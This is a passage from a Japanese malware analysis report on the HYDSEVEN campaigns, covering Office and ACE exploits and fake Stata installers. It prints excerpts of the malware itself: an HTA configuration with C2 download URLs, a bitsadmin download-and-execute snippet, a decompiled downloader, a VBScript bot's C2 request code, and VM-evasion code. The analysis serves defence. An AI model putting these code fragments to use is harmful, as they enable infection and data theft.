


図 14　Office 文書ファイルに含まれる OLE オブジェクト（一部抜粋）

次に、ダウンロードされた HTA ファイルを見ていきます。HTA ファイルは、図 15 に示す通り、VBScript で作られており、コードを眺めてみると、コードの書き方や実装、変数名などに特徴があることに気が付きます。この VBScript スクリプトは、Microsoft Word Intruder （MWI）で作成されたものです。MWI は、Microsoft Office 製品の脆弱性を悪用するファイルを作成可能なツールキットであり、ハンドルネーム"Objekt"によってロシアで開発され、2013 年頃からアンダーグラウンド市場で販売[11]されていました。図 16 は、アンダーグラウンドのフォーラムに掲載された MWI 販売広告の一部です。なお、MWI に CVE-2017-0199 の脆弱性を悪用するコードが組み込まれたのは、2017 年 5 月に販売されたバージョンからであると、proofpoint 社[12]のブログで報告されています。

[11] https://www.sophos.com/en-us/medialibrary/PDFs/technical%20papers/sophos-microsoft-word-intruder-revealed.pdf?la=en

[12] https://www.proofpoint.com/us/threat-insight/post/microsoft-word-intruder-integrates-cve-2017-0199-utilized-cobalt-group-target

```
<title></title><script language="vbscript">
' ========================================

xnf_exec_RunExe    = 2 ' 1-exe,2-dll
xnf_exec_IntExt    = 3 ' 3 ' 1-load, 2-drop, 3-drop/download

xnf_exec_RunDoc    = 1
xnf_exec_RunSct    = 0
xnf_exec_RunCMD    = 0    '
xnf_exec_SendxData = 1

xnf_stat_url       = "http://46.165.194.94/wstat/"

xnf_exe_fname      = "~WRF{DE1EFD4F-E057-483E-BCCC-C9173EDEDEA1}.tmp"
xnf_doc_fname      = "~WRF{DE1EFD4F-E057-483E-BCCC-C9173EDEDEA2}.doc"
xnf_any_fname      = "~WRF{DE1EFD4F-E057-483E-BCCC-C9173EDEDEA3}.tmp"

xnf_exe_url        = "http://46.165.194.94/img/firefoxfix.dll"
xnf_doc_url        = "http://46.165.194.94/img/decoy.doc"
xnf_any_url        = ""
xnf_sct_url        = ""

xnf_cmd_str        = ""

xnf_use_crypt      = 0
xnf_crypt_key      = "de0c4cf8a77fffffd841c0fe" '

xnf_data_sysinfo   = 1
xnf_data_avinfo    = 1
xnf_data_proclist  = 1
```

図 15　ダウンロードされた HTA ファイル（一部抜粋）

MICROSOFT WORD INTRUDER (MWI)

MWI - professional "means of delivery", the exploit pack on the basis of a number of the most urgent one-day vulnerabilities in the products of Microsoft Office Word. Document generated MWI may contain exploits with up to 4 at once:

1. CVE-2010-3333
2. CVE-2012-0158
3. CVE-2013-3906
4. CVE-2014-1761

And updates private exploits to clients

Executable .exe file may be contained in the body of the document itself, and extend the link to the web-server. What distinguishes this exploit from all other solutions:

図 16　アンダーグラウンドのフォーラムに掲載された広告例（一部抜粋）

再度、今回の攻撃で悪用された HTA ファイルを見ていくと、VBscript は、図 15 の赤線枠に示す C2 サイトから DLL ファイルとユーザに表示させるデコイ文書ファイルを bitsadmin コマンド[13]を利用してダウンロードし、実行することがわかります（図 17）。また、システム情報、PC で利用するウイルス対策ソフトの情報、実行中のプロセスなどの情報が Base64 でエンコードされて、図 15 の青線枠に示す MWI パネル（MWISTAT）へ送信されます。図 18 は、MWISTAT へ送信されたデータを Base64 デコードしたものです。

```
.Set objSh = CreateObject("WScript.Shell")
.objSh.CurrentDirectory = sFilePath
.objSh.Run "%comspec% /c bitsadmin /transfer cubextask /priority high " & chr(34)
    & myURL & chr(34) & " " & chr(34) & mypath & chr(34) & " > zoutx.txt", 0, True
.Set objFSO = CreateObject("Scripting.FileSystemObject")
.Set objTextFile = objFSO.OpenTextFile(sOutPath, 1)
```

図 17　bitsadmin コマンドを利用して C2 サーバからファイルをダウンロード

```
========================
[1]     [SYSTEM_INFO]
========================
UserName: winuser
ComputerName: WIN7X86
UserDomain: WIN7x86
Version: 6.1.7601
SerialNumber: [redacted]
WindowsDirectory: C:\Windows
CodeSet: 932
CountryCode: 81
OSLanguage: 1041
CurrentTimeZone: 540
Locale: 0411
DefaultProxy:
========================
[2]     [AV_INFO]
========================

========================
[3]     [PROCESS_LIST]
========================
0;      System Idle Process;
4;      System;
276;    smss.exe;
376;    csrss.exe;      C:\Windows\system32\csrss.exe
464;    wininit.exe;    C:\Windows\system32\wininit.exe
472;    csrss.exe;      C:\Windows\system32\csrss.exe
528;    winlogon.exe;   C:\Windows\system32\winlogon.exe
564;    services.exe;   C:\Windows\system32\services.exe
580;    lsass.exe;      C:\Windows\system32\lsass.exe
[redacted]
```

図 18　MWI パネルに送信される情報を復号した例（一部抜粋）

[13] https://docs.microsoft.com/ja-jp/windows-server/administration/windows-commands/bitsadmin

最後に、ダウンロードされた DLL ファイルは、図 19 に示すように、C2 サーバから新たなマルウェアをダウンロードし、実行するダウンローダです。このダウンローダがダウンロードするマルウェアは、NetWire であることを確認しました。この DLL ファイルのオリジナルファイル名は、DLL ファイル内でエクスポートされるエントリー名より、"DownloaderDLL.dll"であったと考えられます（図 20）。

```
char StartLoad()
{
  wchar_t *v0; // eax
  char result; // al
  void *v2; // eax
  char v3; // [esp+28h] [ebp-250h]
  wchar_t FileName; // [esp+68h] [ebp-210h]

  memset(&v3, 0, 0x40u);
  sub_63E016FF(&v3, 12);
  v0 = wgetenv(L"APPDATA");
  wprintf(&FileName, 520, (int)L"%s\\%s.exe", v0, &v3);
  result = send_recv_request("4", L"img/iconpack.ico", &FileName);
  if ( result )
  {
    v2 = (void *)create_process(&FileName);
    result = CloseHandle(v2);
  }
  return result;
}
```

図 19　DLL ファイルに含まれるダウンローダ機能

```
; Export Ordinals Table for DownloaderDLL.dll
;
word_63E06038   dw 0, 1                 ; DATA
aDownloaderdllD db 'DownloaderDLL.dll',0
                                        ; DATA
aDllmain        db 'DllMain',0          ; DATA
aStartload      db 'StartLoad',0        ; DATA
                align 1000h
_edata          ends
```

図 20　DLL ファイル内でエクスポートされる DLL ファイル

また、この攻撃で使用された C2 サーバには、Ekoms（Mokes）も置かれており、この攻撃キャンペーンとは異なる攻撃キャンペーンでも悪用されていた可能性があります。図 21 は、2017 年 9 月頃に C2 サーバとして悪用された IP アドレスに置かれたマルウェアをマッピングしたもので、ハイライトしているものが、Ekoms（Mokes）です。




図 21　2017 年 9 月頃の C2 サーバに置かれたマルウェア

(3)2019 年 3 月の事例

この時期の攻撃は、CVE-2018-20250[14]の脆弱性を悪用して、ユーザの PC に VBScript ファイルをドロップします。その後、VBScript ファイルによって、NetWire がダウンロードされます。CVE-2018-20250 の脆弱性は、unacev2.dll[15]における、絶対パスの処理に起因して、パストラバーサルが可能な問題であり、攻撃者は、不正なファイルを任意のパスに配置することができます。

図 22 は、攻撃に使用された ACE アーカイバを WinRAR で開いたものであり、赤線枠のようにスタートアップフォルダへの絶対パスが含まれていることが確認できます。





図 22　この脆弱性を悪用する ACE アーカイバの中身

[14] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20250

[15] ACE 形式のアーカイブを解凍する際に使用されるライブラリであり、WinRAR や Lhaplus などのファイル圧縮・解凍ソフトウェアで利用されています

WinRAR を利用して、この ACE ファイルを解凍すると、図 23 に示す Council on Social Work Education（CSWE）からの連絡通知の内容の文書ファイルが指定した解凍ディレクトリに作成されると同時に、スタートアップフォルダに VBScript ファイルがドロップされます。これにより、Windows 起動時に Wscript によって VBScript ファイルが実行されます。


COUNCIL ON SOCIAL WORK EDUCATION

Applying for Candidacy:

The program submits a *Letter of Institutional Intent*, the *Candidacy Eligibility Fee*, and a *Candidacy Eligibility Application* form with supporting materials. The associate director of the Department of Social Work Accreditation (DOSWA) works under the supervision of the director of the DOSWA to review the submission. When the associate director approves the *Letter of Institutional Intent* and *Candidacy Eligibility Application*, the program is asked to submit a *Benchmark I* document. The associate director reviews the *Benchmark I* document and works with the program to make certain it has fully addressed all of the requirements of the *Benchmark I*. After approving the *Benchmark I* document, the specialist recommends that the site visit coordinator of DOSWA arrange *Commissioner Visit I*. The date of *Benchmark I* approval determines the program's agenda date (February, June, or October).

図 23　CSWE を装うデコイ文書ファイル（一部抜粋）

作成された VBScript ファイルは、表 1 のようなコマンド機能を実装するボットです。この VBScript ボットは、C2 サーバとコネクションを数回行った後、”Pr”コマンドを介して、指定された C2 サーバから NetWire をダウンロードします。

表 1　VBScript ボットの命令を授受するコード

命令コマンド	説明
d	VBScript ファイルの削除
Pr	指定された URL からファイルのダウンロード、実行
Hw	OS バージョンの取得
av	下記ウイルス対策ソフトウェアベンダの製品の有無の調査 "VIPRE","Trend Micro","Panda Security","Norton Security", "Malwarebytes", "Kaspersky Lab", "G DATA", "F-Secure", "Emsisoft Anti-Malware", "DrWeb","COMODO", "BullGuard Ltd", "Bitdefender", "Avira", "AVG", "AVAST Software", "AhnLab", "360"

この VBScript ボットは、興味深いことに、C2 サーバとのやり取りに Authorization ヘッダを使用します。図 24 の赤線枠のように SetRequestHeader 関数を利用して、C2 サーバへ送信する HTTP リクエストに Authorization ヘッダを付与し、GetResponseHeader 関数を利用して C2 サーバからの HTTP レスポンスに含まれる Authorization ヘッダを取得していることが確認できます。また、青線枠の 2 つの関数は、Authorization ヘッダのパラメータ値を Base64 エンコードおよびデコードします。

```
Function tmbbujaqdbuftqcn(ByVal myURL, ByVal ldrMsg)
Set yacjhaladnnu = CreateObject( "WinHttp.WinHttpRequest.5.1" )
yacjhaladnnu.SetTimeouts 1200000, 1200000, 1200000, 1200000
yacjhaladnnu.Open "GET", myURL, False
yacjhaladnnu.SetRequestHeader "User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64;
    x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.32 Safari/537.36"
yacjhaladnnu.SetRequestHeader "Content-Type", "application/x-www-form-urlencoded"
yacjhaladnnu.SetRequestHeader "Accept", "*.*"
ldrMsg = rtuhjyfynemswrdcmww(ldrMsg, false)
yacjhaladnnu.SetRequestHeader "Authorization", ldrMsg
yacjhaladnnu.Send
tmbbujaqdbuftqcn = dnojhxcx(yacjhaladnnu.GetResponseHeader("Authorization"), false)
Set iwfxsupjisygutldqo = Nothing
End Function
```

図 24　C2 サーバへのリクエストを送信する関数

図 25 は、C2 サーバから"av"コマンドを受信し、VBScript ボットが C2 サーバへコマンド結果を送信する際の HTTP リクエストおよびレスポンスです。赤矢印先の文字列は、Authorization ヘッダのパラメータ値を Base64 デコードしたものです。デコード結果に含まれる ID は、感染端末固有の識別子であり、コンピュータ名、プロセス ID、ユーザ名を組み合わせて計算した値です。なお、この攻撃については、2019 年 3 月の FireEye 社のブログでも報告[16]されています。

図 25　C2 サーバへのリクエストおよびレスポンス

16 https://www.fireeye.com/blog/threat-research/2019/03/winrar-zero-day-abused-in-multiple-campaigns.html

正規ソフトウェアのインストーラを偽装する手口

リンク型スピアフィッシングによる正規ソフトウェアのインストーラを偽装する攻撃は、2016 年 11 月、2017 年 10 月、2019 年 2 月に当センターで確認しています。これらの攻撃では、偽のインストーラとして、Vast Conference 社が提供する Web ミーティングソフトウェア（WebMeeting）または StataCorp 社が提供する統計分析ソフトウェア（Stata）が悪用されています。図 26 は、これら偽のインストーラを使用した攻撃の流れを図示したものです。




図 26　正規ソフトウェアのインストーラを偽装する攻撃手口の概要図

(1)2016 年 11 月および 2019 月 2 月の事例

これらの時期の攻撃は、リンク型スピアフィッシングを使用して、偽の統計分析ソフトウェアのインストーラをダウンロードさせます。メール本文には、海外の大学の正規 Web サイトから偽のインストーラをダウンロードさせる URL が 3 種類の OS（Windows, MacOS, Linux）に応じて含まれています。HYDSEVEN は、大学の Web サーバを攻撃の踏み台として悪用するために、何らかの方法で侵害し、サーバ管理者が意図しないファイルを設置したと考えられます。以降では、2019 年 2 月の事例で確認した Windows

環境の偽のインストーラを使用した攻撃を紹介します。なお、2016 年 11 月の攻撃については、Exatel 社が 2016 年 12 月に関連事象をレポートで報告[17]しています。

図 27 は、偽の統計分析ソフトウェアのインストーラと正規の StataCorp 社が提供する統計分析ソフトウェアのコードサイニング証明書を確認したものです。偽の統計分析ソフトウェアには、正規ソフトウェアの署名とは異なる、”SANJ CONSULTING LTD”という会社の署名が付与されていることが確認できます。




図 27 統計分析ソフトウェアのコードサイニング証明書の確認(上: 偽 /下:正規)

図 28 は、正規の統計分析ソフトウェアと偽の統計分析ソフトウェアのインストーラを実行後に作成されたファイルの比較です。両方のフォルダに存在する、”StataSE-64.exe”が正規の統計分析ソフトウェアのプログラムです。偽のインストーラによって展開された左側の画面のディレクトリには、右側のディレクトリに

[17] https://exatel.pl/paranoicy/

は存在しない、赤線枠の実行ファイルや青線枠の正規 DLL ファイル（Qt[18]ライブラリや SSL ライブラリなど）が存在することが確認できます。この中の赤線枠の実行ファイルがマルウェアであり、偽の統計分析インストーラを実行した際に、実行されます。




図 28　インストーラによって作成されたファイルの確認(左:　偽　/右:正規)

それでは、偽の統計分析インストーラによって作成された"StataSE.exe"を見ていきます。図 29 に示すように、この実行ファイルは、マルチプラットフォームに対応したフレームワークである Qt を使用して作成されたダウンローダです。表向きは、青線枠の正規の統計分析ソフトウェアを実行していますが、裏側では、ダウンローダの機能として、赤線枠の C2 サーバから NetWire や Ekoms（Mokes）などをダウンロードし、実行します。

[18] https://www.qt.io/developers/

```
QNetworkAccessManager::QNetworkAccessManager(v2, 0i64);
v37 = (volatile signed __int32 *)QString::fromAscii_helper(
                                   (QString *)"https://statalicensesrv.com/licensecheck/w56p123"
                                   (const char *)0x30,
                                   v3);
v4 = (_QWORD *)operator new(0x48ui64);
interval_time(v4, &v37, v2);
v5 = v37;
if ( !*v37 || *v37 != -1 && (v6 = _InterlockedSub(v37, 1u), v5 = v37, !v6) )
  QArrayData::deallocate(v5, 2i64, 8i64);
QObject::connect(&v37, v4, "2download_complete()", v1, "1download_completed()", 0);
QMetaObject::Connection::~Connection((QMetaObject::Connection *)&v37);
sub_4027A0(v4);
v35 = (volatile signed __int32 *)QString::fromAscii_helper((QString *)"StataSE-64.exe", (const c
QCoreApplication::applicationDirPath((QCoreApplication *)&v32);
```

図 29 ”StataSE.exe”に含まれるダウンローダ機能（一部抜粋）

最後に、このダウンローダに含まれる仮想環境を検知するコードを紹介します。ダウンローダには、図 30 に示すような、EnumDisplayDevicesW 関数[19]を利用してディスプレイデバイスの名前を取得し、ディスプレイデバイスに”VMware”, “VirtualBox”, “Parallels”といった文字列が含まれているかどうか確認するコードが含まれています。該当のソフトウェアで作成された仮想環境上でダウンローダを実行した場合は、図 31 のようなアラートボックスが表示され、プログラムはエラー終了します。

```
memset(&Dst, 0, 840ui64);
Dst.cb = 840;
v0 = 0;
do
{
  v2 = v0 + 1;
  if ( !EnumDisplayDevicesW(0i64, v0, &Dst, 0) )
    return 0i64;
  v1 = wcsstr(Dst.DeviceString, VMware);
  v0 = v2;
}
while ( !v1 );
return 1i64;
```

図 30 VMware 環境を検知するコード（一部抜粋）

[19] https://docs.microsoft.com/en-us/windows/desktop/api/winuser/nf-winuser-enumdisplaydevicesa

